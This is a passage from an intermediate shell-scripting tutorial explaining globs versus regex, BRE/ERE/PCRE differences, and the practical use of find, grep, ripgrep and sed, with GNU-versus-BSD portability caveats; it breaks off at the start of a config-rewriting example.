Three out of every four real shell tasks boil down to: find some files, look through their contents, rewrite parts of them. The tools for this — globs, find, grep, sed — have been part of Unix since 1971, and they have lost none of their relevance in 2026. Cloud-native engineers, DevOps platform owners, SREs at hyperscalers — they all reach for these tools every day.
But most engineers use 5% of their power. This lesson covers them in real depth: globs beyond *.txt, regex carefully (because shell mixes three different regex flavours and the differences matter), find as the most powerful filesystem-traversal language ever shipped, grep with all the flags that turn it from “search for word” into “extract every error since 9am with 3 lines of context”, and sed for stream editing without losing files.
If you’ve been doing this work in Python because shell felt too primitive — read this lesson and re-evaluate. For a million tasks, find | grep | sed is one line, fast, and on every machine you’ll ever touch.
In a nutshell
Picture a records office. You have a wall of filing cabinets (the filesystem), each drawer full of folders (files), each folder full of pages (lines of text). Almost every job you do here is one of three moves, and each has its own tool:
- Fetch the right folders. You tell the front-desk clerk “bring me every folder whose label ends in
.log, modified this week, bigger than a megabyte.” That clerk isfind. - Read inside the folders for a phrase. Once folders are on your desk, you skim their pages for “every line that starts with ERROR.” That skimming rule is a regex, and the tool that applies it is
grep. - Rewrite pages and hand back a clean copy. “On every page, change last year’s copyright to this year’s.” That is
sed, the stream editor.
Now the single most important idea in the whole lesson, the one that trips up everybody: a glob is not a regex. They both use *, so they look alike, but they are two completely different machines:
- A glob —
*.log,report-?.txt,[a-z]*— is expanded by the shell into a list of real filenames before the command even runs. When you typegrep ERROR *.log,grepnever sees the*; the shell has already turned it intogrep ERROR alpha.log beta.log. Globs match whole filenames and only ever produce names that actually exist on disk. This is the front-desk clerk fetching physical folders. - A regex —
^ERROR,[0-9]+,(foo|bar)— is interpreted by the tool (grep/sed/awk) against text, one character at a time, and matches anywhere in a line unless you anchor it. This is the reading rule you apply to pages, not to drawer labels.
Same *, opposite meanings. In a glob, * means “any run of characters in a filename”; in a regex, * means “zero or more of the previous thing.” Keep that fork in the road in your head and half of the confusion in this lesson evaporates. The other half is that regex itself comes in three dialects — BRE, ERE, PCRE — whose escaping rules differ, and that GNU and BSD tools disagree on a few important flags (sed -i, grep -P, find -printf). We will nail all of it.
If you take one habit away: default to grep -E / sed -E (ERE) so your regex reads naturally, use find ... -print0 | xargs -0 whenever filenames could contain spaces, and edit files atomically (tmp + mv) rather than trusting -i blindly.
Level: Intermediate · Time: ~40–48 min
Prerequisites
- You can run a basic shell script, use a pipe (
|), and know that$?holds the last command’s exit status (0= success). If globs and quoting are still fuzzy, revisit the variables & quoting lesson first — globbing is a quoting topic as much as a matching one (a quoted'*.log'is never expanded). - You know what stdin/stdout are and that commands can be chained with
|. The NUL-safefind -print0 | xargs -0pattern is covered end-to-end in the file-operations lesson; this lesson uses it heavily. - Helpful but not required: the POSIX-portability lesson on detecting bashisms and GNU-vs-BSD differences.
After this lesson you can
- Explain why
grep ERROR *.logandfind . -name '*.log'treat*completely differently, and never again write a regex where a glob is expected (or vice-versa). - Tell BRE from ERE from PCRE at a glance, and know which tool speaks which — so
\d+matching nothing stops being a mystery. - Drive
findpast-name: combine predicates, prune whole subtrees, and choose-exec {} +over-exec {} \;(and know when-print0 | xargs -0is safer than either). - Use the
grepflags that matter (-r -o -c -l -w -v -q -A/-B/-C -F -P) and reach forripgrepwhen it’s the better tool. - Wield
sedaddressing and substitution to rewrite config in place — and do it portably across GNU and BSD, or atomically with tmp +mv.

Read the diagram left → right: badges 1–2 separate the two matching languages beginners confuse (glob = shell expansion of filenames, regex = tool-side text matching in three dialects), then badges 3–6 walk the everyday find → grep → sed pipeline and the NUL-safe, atomic glue that keeps it from breaking on real-world filenames.
Globbing vs regex: two languages that both use *
This is the distinction the rest of the lesson leans on, so let’s make it concrete and un-confusable before diving into each tool.
A glob is resolved by the shell, before your command starts. Watch it happen. With three files present, the *.log is gone by the time echo runs — the shell already replaced it:
$ ls
alpha.log  beta.log  notes.txt

$ echo *.log
alpha.log beta.log        # the shell expanded *.log; echo only ever saw two words
Turn globbing off (set -f, a.k.a. set -o noglob) and the same command passes the literal star through untouched — proof the expansion is the shell’s doing, not echo’s:
$ ( set -f; echo *.log )
*.log                     # no expansion — echo received the literal string
A regex is resolved by the tool, against text. grep, sed, and awk read the pattern as a set of rules and apply it character-by-character to each input line. Nothing about the filesystem is involved.
Here is the same * meaning two different things in one breath:
# GLOB *: the shell hands grep the filenames alpha.log and beta.log
$ grep -c ERROR *.log

# REGEX *: "zero or more of the preceding char"; matches E, ER, ERR, ...
$ printf 'E\nERROR\nX\n' | grep -E 'ER*'
E
ERROR
The distinction in one table
| Glob (a.k.a. wildcard / filename pattern) | Regex (regular expression) | |
|---|---|---|
| Interpreted by | The shell, before the command runs | The tool (grep, sed, awk), at runtime |
| Operates on | Filenames that exist on disk | Arbitrary text (any line of input) |
| Anchoring | Implicitly matches the whole name | Matches anywhere in a line unless anchored with ^/$ |
* means |
“any run of characters” (incl. none) | “zero or more of the previous atom” |
? means |
“exactly one character” | “zero or one of the previous atom” (ERE/PCRE) |
. means |
a literal dot | “any single character” |
| Where you meet it | ls *.log, for f in *.txt, rm build/*, case $x in *.gz) , find -name |
grep, sed, awk, find -regex, [[ $x =~ RE ]] |
The classic beginner error is to feed one where the other is expected:
find . -name '*.log'        # CORRECT — -name takes a GLOB
find . -name '.*\.log'      # WRONG — that's regex syntax; matches nothing
find . -regex '.*\.log'     # CORRECT — -regex takes a REGEX
Keep this fork in mind through every section below: Section 1 (globs) is the shell’s language for names; Sections 2, 4, 5 (regex, grep, sed) are the tools’ language for text; Section 3 (find) speaks both — -name is a glob, -regex is a regex.
1. Globs revisited: nullglob, dotglob, globstar, extglob
We covered the basic globs in lesson 4. Bash has shell options that change globbing behaviour. Set them with shopt -s NAME (set) and shopt -u NAME (unset).
nullglob — empty match expands to nothing
By default:
ls /nonexistent/*.log
ls: cannot access '/nonexistent/*.log': No such file or directory
Bash leaves the literal /nonexistent/*.log in place when nothing matches. Inside a for loop, this means you iterate once with the literal pattern as the value. With nullglob:
shopt -s nullglob

ls /nonexistent/*.log    # silent — no files, no error
for f in /nonexistent/*.log; do
  echo "$f"              # body never runs
done
This is almost always what you want for scripts. Set it at the top of any script that iterates over globs.
You can see the difference in one line (representative, verified on bash):
$ shopt -s nullglob; printf '[%s]\n' "$(echo *.nope)"   # -> []      (expands to nothing)
$ shopt -u nullglob; printf '[%s]\n' "$(echo *.nope)"   # -> [*.nope] (literal star survives)
That surviving literal *.nope is exactly what silently poisons an unguarded loop: for f in *.nope runs its body once with f set to the string *.nope, and then rm "$f" / cat "$f" fails with “No such file.” A related option, failglob, makes a non-matching glob a hard error instead — useful interactively so a typo’d pattern stops you rather than passing through.
dotglob — include hidden files
By default, globs do not match files starting with . (the “hidden” convention):
ls *
# regular-files-only

shopt -s dotglob
ls *
# now also includes .config .ssh .git etc.
Use dotglob when you actually need to process all files. Otherwise leave it off. Note the two names a * will never match even with dotglob: the special entries . and .. are excluded by design, so rm -rf ./* with dotglob on will not try to delete the parent directory.
globstar — recursive **
shopt -s globstar

ls **/*.log
# matches *.log in current dir AND recursively in all subdirectories
Without globstar, ** is just two *s (no special meaning). With it, ** matches zero or more path components. This is bash 4+ only.
# Find all .py files in the project
shopt -s globstar nullglob
for f in src/**/*.py; do
  process "$f"
done
Portability caveat (verified).
globstaris bash 4.0+. On the default/bin/bashshipped with macOS (bash 3.2),shopt -s globstarfails withshopt: globstar: invalid shell option name.zshhas recursive**/built in without any option. If a script must run on old bash, usefindfor recursion instead of**.nullglob,dotglobandextgloball exist back in bash 3.2; onlyglobstarneeds bash 4+.
extglob — extended pattern matching
shopt -s extglob

# now you can use:
?(pat)     # 0 or 1 occurrence of pat
*(pat)     # 0 or more occurrences
+(pat)     # 1 or more
@(pat)     # exactly one
!(pat)     # NOT pat

# Examples:
ls !(*.log)          # everything except .log files
ls *.@(jpg|png|gif)  # any of three extensions
ls ?(README|LICENSE) # match either, or empty
Extglob is bash-specific but extremely useful. Especially !(...) for “everything except”:
# Remove everything in /tmp/cache except the lockfile
shopt -s extglob
rm -rf /tmp/cache/!(lockfile)
Notice how close !(*.log) looks to a regex negation — but it is still a glob (a filename pattern the shell expands), not a regex. There is no ! negation in POSIX regex at all; extglob is the shell borrowing regex-flavoured syntax for its own filename language. Do not carry !(...), +(...) etc. into grep/sed — they mean nothing there.
Glob options together
The standard “I want my globs to behave sensibly” preamble:
shopt -s nullglob globstar extglob
For most modern bash scripts, this is the right baseline. Add dotglob only when you specifically need it.
Character classes in globs
Beyond * and ?, globs support bracket classes — and these do overlap with regex bracket syntax, which is one more reason the two blur together:
ls file[0-9].txt        # file0.txt … file9.txt  (a range)
ls file[!0-9].txt       # a single NON-digit where the digit was (glob negation uses !)
ls *.[ch]               # any .c or .h file
ls [[:upper:]]*         # names starting with an uppercase letter (POSIX class)
The gotcha: glob bracket negation is [!…], while regex bracket negation is [^…]. Same idea, different lead character. Bash also accepts [^…] in globs as an extension, but [!…] is the POSIX-correct form for filename patterns.
2. The three regex flavours in shell
Shell tools use different regex dialects. This trips up everyone. The three flavours:
BRE — Basic Regular Expression (POSIX, the oldest)
Default for grep and sed without flags. Special characters: . * ^ $ \[ \]. Other “metacharacters” must be backslash-escaped to be special: \?, \+, \{n,m\}, \|, \(, \).
echo "hello123" | grep '[0-9]\+'         # BRE — backslash-escape +
echo "hello123" | sed 's/[0-9]\+/X/'     # BRE — same
This is the most surprising flavour for people coming from other regex languages. It’s also the default. Learn it (or always use -E).
The trap in one demonstration — in BRE, + is a literal plus sign, so it does not mean “one or more” (verified):
$ printf 'a+b\naaab\n' | grep -n 'a+'     # BRE: + is literal → matches only the a+b line
1:a+b
$ printf 'a+b\naaab\n' | grep -nE 'a+'    # ERE: + means one-or-more → matches BOTH lines
1:a+b
2:aaab
If you have ever written grep 'colou?r' expecting “optional u” and gotten no matches, this is why: in BRE the ? is literal, so you matched the string colou?r, which does not exist.
ERE — Extended Regular Expression
grep -E (or egrep), sed -E (or sed -r), awk. Special characters: . * ? + { } | ( ) ^ $ \[ \]. No backslash-escaping for ?, +, |, {, (.
echo "hello123" | grep -E '[0-9]+'       # ERE — natural +
echo "hello123" | sed -E 's/[0-9]+/X/'   # ERE — same
ERE is what most people think of as “regex.” If you have -E available, use it. (egrep and fgrep still work but are deprecated aliases that print a warning on modern GNU grep — prefer grep -E and grep -F.)
PCRE — Perl-Compatible Regular Expression
grep -P, pcregrep, ripgrep, most modern languages. The richest dialect: lookahead, lookbehind, named groups, non-greedy *?, \d, \w, \s, etc.
echo "hello123" | grep -P '\d+'                # PCRE — \d for digits
echo "hello123world" | grep -P '(?<=hello)\d+' # lookbehind: digits AFTER "hello"
PCRE is not in plain sed or awk. For PCRE in stream editing you use perl -pe:
echo "hello123" | perl -pe 's/\d+/X/' # in-place ERE/PCRE-style
Portability caveat.
grep -Pis a GNU grep feature (and even there it must be compiled with PCRE support). BSD/macOS grep has no-P— you’ll getgrep: invalid option -- Porunrecognized option. If you rely on\d,\w, lookahead, or lookbehind, either (a) install GNU grep (ggrepvia Homebrew) orripgrep, or (b) rewrite in ERE:\d→[0-9],\w→[[:alnum:]_],\s→[[:space:]]. There is no ERE equivalent for lookaround, so a genuine lookbehind means PCRE or a different tool. Detecting these gaps is the subject of the POSIX-portability lesson.
The three flavours side by side
The same three intents — “one or more digits”, “optional u”, “foo or bar” — written in each dialect. This table is worth memorising:
| Intent | BRE (default grep/sed) |
ERE (grep -E, sed -E, awk) |
PCRE (grep -P) |
|---|---|---|---|
| one or more digits | [0-9]\{1,\} or [0-9][0-9]* |
[0-9]+ |
\d+ |
optional u |
colou\?r |
colou?r |
colou?r |
foo or bar |
foo|bar |
foo|bar → `foo |
bar` |
| group + backref | \(ab\)\1 |
(ab)\1 |
(ab)\1 or (?<x>ab)\k<x> |
| word boundary | \bword\b (GNU ext.) |
\bword\b (GNU ext.) |
\bword\b |
| digit shorthand | — (use [0-9]) |
— (use [0-9]) |
\d |
| lookbehind | — (impossible) | — (impossible) | (?<=foo)bar |
Two things jump out. First, BRE and ERE differ only in which characters need a backslash — the meanings are the same, the escaping is inverted (+ is literal in BRE and special in ERE; \+ is special in BRE and literal in ERE). Second, only PCRE has \d, non-greedy *?, and lookaround; if a snippet uses those and runs under plain grep/sed, it is silently mis-parsing.
Picking a flavour
Default to ERE for clarity (grep -E, sed -E). Drop to PCRE only when you need lookahead/lookbehind/named groups. Avoid plain BRE for new code.
A handy rule of thumb: always use grep -E or grep -P. Never plain grep. The mental tax of remembering BRE backslash-escaping is too high.
Common regex character classes (work in ERE/PCRE)
[A-Za-z]      # letters
[0-9]         # digits
[A-Za-z0-9]   # alphanumeric
[[:alpha:]]   # POSIX letter class — locale-aware
[[:digit:]]   # POSIX digit class
[[:space:]]   # whitespace (space, tab, newline)
[[:punct:]]   # punctuation
[[:xdigit:]]  # hex digit
\d            # digit (PCRE only)
\w            # word char (PCRE only): [A-Za-z0-9_]
\s            # whitespace (PCRE only)
\b            # word boundary (PCRE)
The [[:class:]] POSIX classes work in BRE, ERE, and PCRE — and they are the portable way to say \d/\w/\s. Prefer [[:digit:]] over [0-9] when your data might be non-ASCII, because [[:digit:]] is locale-aware and [0-9] is a literal ASCII range. (Beware: inside a bracket expression the class needs both pairs of brackets — [[:digit:]], not [:digit:]; the outer [...] is the bracket expression, the inner [:digit:] is the class name.)
3. find — the filesystem-traversal language
find is its own little Turing-incomplete language for “give me files matching these criteria, do these things to them.” Most people use find . -name '*.log' and stop. The full power is staggering.
Basic structure
find [PATHS] [TESTS] [ACTIONS]
PATHS are starting points. TESTS are filters that decide whether each file matches. ACTIONS are what to do with matched files. Default action is -print if you don’t specify.
find evaluates the tests/actions left to right as a boolean expression, once per file it visits. That is the mental model that makes the prune trick (below) make sense: each token returns true or false, adjacent tokens are AND-ed, and some tokens (-print, -delete, -prune) also have a side effect when they’re reached.
The most useful tests
-name 'PATTERN'           # filename (with shell glob); case-sensitive
-iname 'PATTERN'          # case-insensitive filename
-type TYPE                # f=file, d=dir, l=symlink, b=block, c=char, p=fifo, s=socket
-size N[bckMG]            # size: +1M is "more than 1 megabyte"; -100k is "less than 100k"
-mtime N                  # modified N days ago: -7 = within 7 days, +30 = over 30 days
-atime N                  # accessed N days ago
-ctime N                  # ctime (inode change time)
-newer FILE               # newer than FILE (handy: -newer .last-run)
-mmin N                   # modified N minutes ago
-perm MODE                # permission bits: -perm -u+x means "user-executable"
-user NAME                # owned by user
-group NAME               # owned by group
-empty                    # empty file or dir
-readable / -writable / -executable  # by current user
-regex 'PATTERN'          # match full path with BRE; pair with -regextype posix-extended
-path 'PATTERN'           # match full path with shell glob (different from -name)
-not / !                  # negate
-and / -or                # combine (default is -and)
-name is a glob; -regex is a regex — and -regex matches the whole path, not just the filename. That last part surprises people:
find . -name '*.log'                         # glob, matches the basename
find . -regex '.*/[0-9]+\.log'               # BRE regex over the FULL path './sub/12.log'
find . -regextype posix-extended -regex '.*/[0-9]+\.log'   # same in ERE (no backslashes)
Because -regex anchors against the entire path string (including the leading ./), a pattern like -regex '\.log' matches nothing — you almost always need a leading .*.
The N in -mtime/-size is a rounded, signed count
The time and size tests take a number with an optional sign, and the number is rounded, which causes off-by-one surprises:
-mtime -7→ modified less than 7×24h ago (“within the last week”).-mtime +30→ modified more than 30×24h ago (“older than a month”).-mtime 0→ modified in the last 24 hours (the current 24h slice).-size +100M→ strictly greater than 100 MiB;-size 100Mmeans “rounds to 100 MiB”, which is rarely what you want. Use the+/-forms.
Reach for -mmin (minutes) when day-granularity is too coarse, and -newer FILE / -newermt '2026-01-01' (GNU) when you have a reference point instead of an age.
The most useful actions
-print                    # print path (default if no action given)
-print0                   # NUL-terminated; use for piping (lesson 4)
-printf 'FORMAT\n'        # printf-style; %p path, %f filename, %s size, %T@ mtime, etc.
-delete                   # delete the file
-exec CMD {} \;           # run CMD once per match, replacing {} with path
-exec CMD {} +            # run CMD once with ALL matches batched as args (faster!)
-execdir CMD {} \;        # same but cd to file's directory first
-prune                    # don't recurse into this directory (the SKIP action)
-ls                       # ls-style output
-quit                     # stop after this match (find at most 1)
Portability caveat.
-printfand-deleteare GNU findutils actions. BSD/macOSfindhas no-printf(you’ll getfind: -printf: unknown primary or operator). Portable substitutes: use-exec stat— GNUstat -c '%s %n' {}vs. BSDstat -f '%z %N' {}(yes,statitself differs between GNU and BSD too) — or pipe-print0into a smallawk/whileloop.-deleteis more widely available than-printfbut still not POSIX; the portable delete is-exec rm {} +(or, for empty dirs,-depth -exec rmdir {} +). Also note-deleteimplies-depthand silently does nothing if you forgot to make the file match first — test with-delete.
Combining tests
# Files larger than 100MB, ending in .log
find /var/log -type f -size +100M -name '*.log'

# Empty directories
find . -type d -empty

# Modified in last 7 days, not in .git
find . -type f -mtime -7 -not -path '*/.git/*'

# Owned by nobody (often security cleanup)
find / -nouser -print
The default combination is “and.” Use -or for “or”; parentheses (escaped or quoted) for grouping:
find . \( -name '*.log' -o -name '*.tmp' \) -delete
Note the escaped parens \( \) — required because parens are shell syntax otherwise. Watch the precedence trap too: -o binds looser than the implicit -and, so find . -name '*.log' -o -name '*.tmp' -delete deletes only the .tmp files (the -delete binds to the right branch of the -o). The parentheses above are what make -delete apply to both branches. When in doubt, group explicitly.
-exec vs -exec +
This is the optimization most people miss:
# WRONG — forks gzip once per file (slow for many files)
find /var/log -name '*.log' -exec gzip {} \;

# RIGHT — batches up filenames and runs gzip ONCE with all of them
find /var/log -name '*.log' -exec gzip {} +
The trailing + (instead of \;) tells find to batch matches. find accumulates filenames until argv-length limits are reached, then exec’s gzip with as many as fit, repeats until done. Dramatically faster for “many files, simple op.”
Two caveats on {} +: the {} must be the last argument (you can’t write -exec cp {} /dest +; use -exec cp -t /dest {} + on GNU, or fall back to \;), and with + you cannot check the exit status per-file. Use \; when you need one-file-at-a-time semantics (e.g. a command that must run in each file’s own directory — then -execdir).
The prune trick — skip directories
# Find all .py files, skipping .git and node_modules
find . \( -name .git -o -name node_modules \) -prune -o -type f -name '*.py' -print
Read this as: “for each entry, if it’s named .git or node_modules, prune (don’t recurse); otherwise, if it’s a file ending in .py, print it.” The -o is “or” — -prune returns false (since pruned things aren’t matches) and the second branch handles real matches. The trailing -print is required here: because you used an explicit action on the right branch, find’s “default print” is disabled, and without it the pruned-directory names would also leak into the output.
-print0 and the pipeline pattern
For piping find output safely, always use -print0 and pair it with NUL-aware tools:
find /var/log -name '*.log' -print0 | xargs -0 gzip
find /tmp -mtime +30 -print0 | xargs -0 rm --
mapfile -d '' -t FILES < <(find . -type f -print0)
We covered this in lessons 4 and 6. It’s the only completely-robust file-collection pattern. Why it matters (verified): a file literally called my report.log — space and all — round-trips perfectly through -print0 | xargs -0, whereas the naive find ... | xargs would split it into my and report.log and operate on two non-existent files. Any filename can contain spaces, tabs, or even newlines; only NUL (\0) is guaranteed not to appear in a path, which is exactly why -print0 uses it as the separator. (mapfile -d '' is bash 4.4+; on older bash use a while IFS= read -r -d '' f; do …; done loop instead.)
4. grep — text search with all the flags
Plain grep PATTERN FILE is rarely enough. The flags are essential.
Pattern flavour flags
grep PATTERN FILE         # BRE — escape special chars
grep -E PATTERN FILE      # ERE — natural regex
grep -F PATTERN FILE      # FIXED string — no regex, fastest
grep -P PATTERN FILE      # PCRE — full Perl regex
-F (fixed string) is much faster than regex when you just need a literal substring. Use it when applicable:
grep -F 'ERROR: connection refused' app.log
-F is also the correct choice when your search text contains regex metacharacters you want taken literally — searching for a.b.c or 10.0.0.1 or price=$5.00 with plain grep would treat every . and $ as a metacharacter and over-match. grep -F makes them literal (and runs faster to boot).
Output mode flags
grep -l PATTERN *.log     # print only filenames that match (no matching lines)
grep -L PATTERN *.log     # print only filenames that DON'T match
grep -c PATTERN file      # print only count of matching lines
grep -q PATTERN file      # quiet — no output, just exit code (for if conditions)
grep -o PATTERN file      # print only the matched part of each line
grep -n PATTERN file      # prefix each line with line number
Examples:
# Files in /etc that contain "deprecated"
grep -lF deprecated /etc/*.conf

# Count of error lines
grep -c '^ERROR' app.log

# Test whether a file contains a marker (in a script)
if grep -q 'STARTED' /var/log/app.log; then
  echo "App started"
fi

# Extract just the matching emails
grep -oE '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,}' file.txt
Two subtleties worth knowing. grep -c counts matching lines, not matches — a line with three hits counts once; to count occurrences, use grep -oE 'PATTERN' file | wc -l. And grep -q exits the moment it finds the first match (it doesn’t read the rest of the file), which makes if grep -q both correct and fast; pair it with -- before untrusted filenames.
Context flags
grep -A 3 PATTERN file    # print 3 lines AFTER each match
grep -B 3 PATTERN file    # 3 lines BEFORE
grep -C 3 PATTERN file    # 3 lines BEFORE and AFTER
Wonderful for log analysis:
# Show 5 lines of context around any ERROR in the last 1000 lines
tail -n 1000 app.log | grep -C 5 ERROR
When several matches fall close together, GNU grep separates the context groups with a -- line so you can tell them apart. Add --no-group-separator to suppress it when you’re feeding the output to another tool.
Recursion flags
grep -r PATTERN dir       # recurse into dir
grep -R PATTERN dir       # also follow symlinks (rare; usually -r is what you want)
grep --include='*.py' -r 'TODO' .   # only search .py files
grep --exclude-dir=.git -r 'TODO' .  # skip .git
grep --exclude='*.lock' -r 'TODO' .
--include/--exclude/--exclude-dir are GNU grep features (present on modern macOS/BSD grep too, but not guaranteed on every ancient box). They take a glob, not a regex — --include='*.py' is a filename pattern, consistent with the glob-vs-regex split from the top of the lesson.
Word and line matching
grep -w foo file          # match "foo" only as a whole word (not "foobar")
grep -x EXACT file        # entire line must equal EXACT
grep -v PATTERN file      # invert: print lines that do NOT match
grep -i PATTERN file      # case-insensitive
-w is invaluable for symbol search:
grep -wn 'username' src/**/*.py # find every "username" as a whole word
-v (invert) composes beautifully: grep -v '^#' file | grep -v '^$' strips comments and blank lines, a one-liner for “show me the effective config.” (grep -c after -v counts the survivors.)
Multi-pattern and pattern files
grep -e foo -e bar file              # match either "foo" OR "bar"
grep -E '(foo|bar)' file             # same with ERE
grep -f patterns.txt file            # patterns in a file, one per line
grep -Ff denylist.txt input is a genuinely fast way to filter a big stream against a big list of literal strings — -F makes each pattern fixed, -f reads them from a file, and GNU grep builds an efficient multi-pattern matcher internally.
ripgrep (rg) — the modern alternative
ripgrep (rg) is a from-scratch rewrite of grep, written in Rust. It’s:
- Faster: typically 5-10x faster than grep on large repositories.
- Smarter defaults: respects
.gitignoreautomatically, recurses by default, parallel. - Perl-style regex: full PCRE2 support.
rg PATTERN              # recurses current dir, ignoring .git/.gitignore'd files
rg -tpy 'def main'      # only Python files
rg -A 3 -B 3 PATTERN    # context
rg -c PATTERN           # counts per file
If you write a lot of search-heavy shell, install ripgrep (brew install ripgrep / apt install ripgrep) and prefer it interactively. Two caveats for scripts: rg’s defaults differ from grep (it skips .gitignore’d and hidden files unless you pass -uu, and multiline is off unless -U), and it is not installed by default anywhere — so for portable scripts that must run on a vanilla box, stick with POSIX grep. Use rg for humans, grep for scripts you ship.
5. sed — the stream editor
sed reads input line by line, applies a script, writes output. For one-shot edits to a stream or file, it’s irreplaceable.
Substitution — the 80% use case
sed 's/OLD/NEW/' file               # replace FIRST occurrence per line
sed 's/OLD/NEW/g' file              # replace ALL occurrences (g = global)
sed 's/OLD/NEW/2' file              # replace the SECOND occurrence per line
sed 's/OLD/NEW/gI' file             # global, case-insensitive (gnu sed)
The s command’s flags stack: s/OLD/NEW/2g replaces from the second occurrence onward, s/OLD/NEW/gp with -n prints only the lines it changed, and & in the replacement means “the whole matched text” (so s/[0-9]\+/[&]/ wraps every number in brackets). To use a literal & or \ in the replacement, backslash-escape it: \&, \\.
Delimiters
The default delimiter is /, but you can use any character. Especially helpful for paths:
sed 's|/usr/local/bin|/opt/local/bin|g' file
sed 's#OLD#NEW#g' file
This is not just cosmetic — it’s how you avoid “leaning-toothpick syndrome.” Rewriting a path with the default / forces you to escape every slash (s/\/usr\/local/\/opt/), which is unreadable; switching the delimiter to | or # makes the same edit obvious. Any single character right after s becomes the delimiter for that command.
Anchors and groups (ERE form with -E)
sed -E 's/^foo/bar/' file           # only at start of line
sed -E 's/foo$/bar/' file           # only at end of line
sed -E 's/(\w+) (\w+)/\2 \1/' file  # swap two words; capture groups
In default BRE, you’d need to backslash-escape: s/\(\w*\) \(\w*\)/\2 \1/. The capture-group swap is worth internalising — \1, \2, … in the replacement refer back to the parenthesised groups, left to right. Verified:
$ echo "hello world" | sed -E 's/([a-z]+) ([a-z]+)/\2 \1/'
world hello
Address ranges — apply only to certain lines
sed '5d' file                       # delete line 5
sed '5,10d' file                    # delete lines 5-10
sed '/^#/d' file                    # delete lines starting with #
sed '/PATTERN/,/END_PATTERN/d' file # delete from PATTERN through END_PATTERN
sed -n '5,10p' file                 # print only lines 5-10 (-n suppresses default print)
sed -n '/foo/,/bar/p' file          # print from "foo" through "bar"
The address can be a line number, $ (last line), or /PATTERN/.
The range END is inclusive — a real gotcha (verified).
sed -n '/^\[database\]/,/^\[/p'prints from the[database]header through the next[section]header including that next header line, because a/start/,/end/range always includes the line that matchesend. To print a section without its trailing neighbour, delete the last line afterward, or use a “print until, but stop before” idiom:sed -n '/^\[database\]/,/^\[/{/^\[database\]/!{/^\[/!p}}'(print lines that are neither the opening nor a new header). For anything this fiddly,awk(lesson 12) with a state flag is far more readable.
Multiple commands
sed -e 's/a/A/' -e 's/b/B/' file    # two substitutions
sed 's/a/A/; s/b/B/' file           # same, ; separator
In-place editing
GNU sed (Linux):
sed -i 's/OLD/NEW/g' file           # modify file in place
sed -i.bak 's/OLD/NEW/g' file       # also save a backup as file.bak
BSD sed (macOS) requires an empty backup extension explicitly:
sed -i '' 's/OLD/NEW/g' file # macOS — empty extension means "no backup"
This is the #1 GNU-vs-BSD portability trap in shell (verified on this build host). GNU
sed -itakes the backup suffix attached to the flag (-i= no backup,-i.bak= backup); BSD/macOSsed -itakes it as a separate argument (-i ''= no backup,-i .bak= backup). Cross-run them and you get silent corruption: on macOS,sed -i 's/a/b/' filetreatss/a/b/as the backup suffix and then complains there’s no script; on GNU,sed -i '' 's/a/b/' filetreats''as the script (a no-op) ands/a/b/as a filename. There is no single-iinvocation that means “edit in place, no backup” on both.
For portable scripts that work on both:
sed -i.bak 's/OLD/NEW/g' file && rm -f file.bak
Or:
TMP=$(mktemp)
sed 's/OLD/NEW/g' file > "$TMP" && mv "$TMP" file
The mv-temp pattern is also atomic (mv on same fs is atomic) — readers either see the old or new version, never partial. Often the right choice for production scripts. (Detecting the OS to branch on -i vs -i '' is possible but ugly; the tmp+mv form sidesteps the whole question and is the pattern the file-operations lesson recommends for any edit that matters.)
Sed example: rewrite config
# Update hostname in nginx.conf
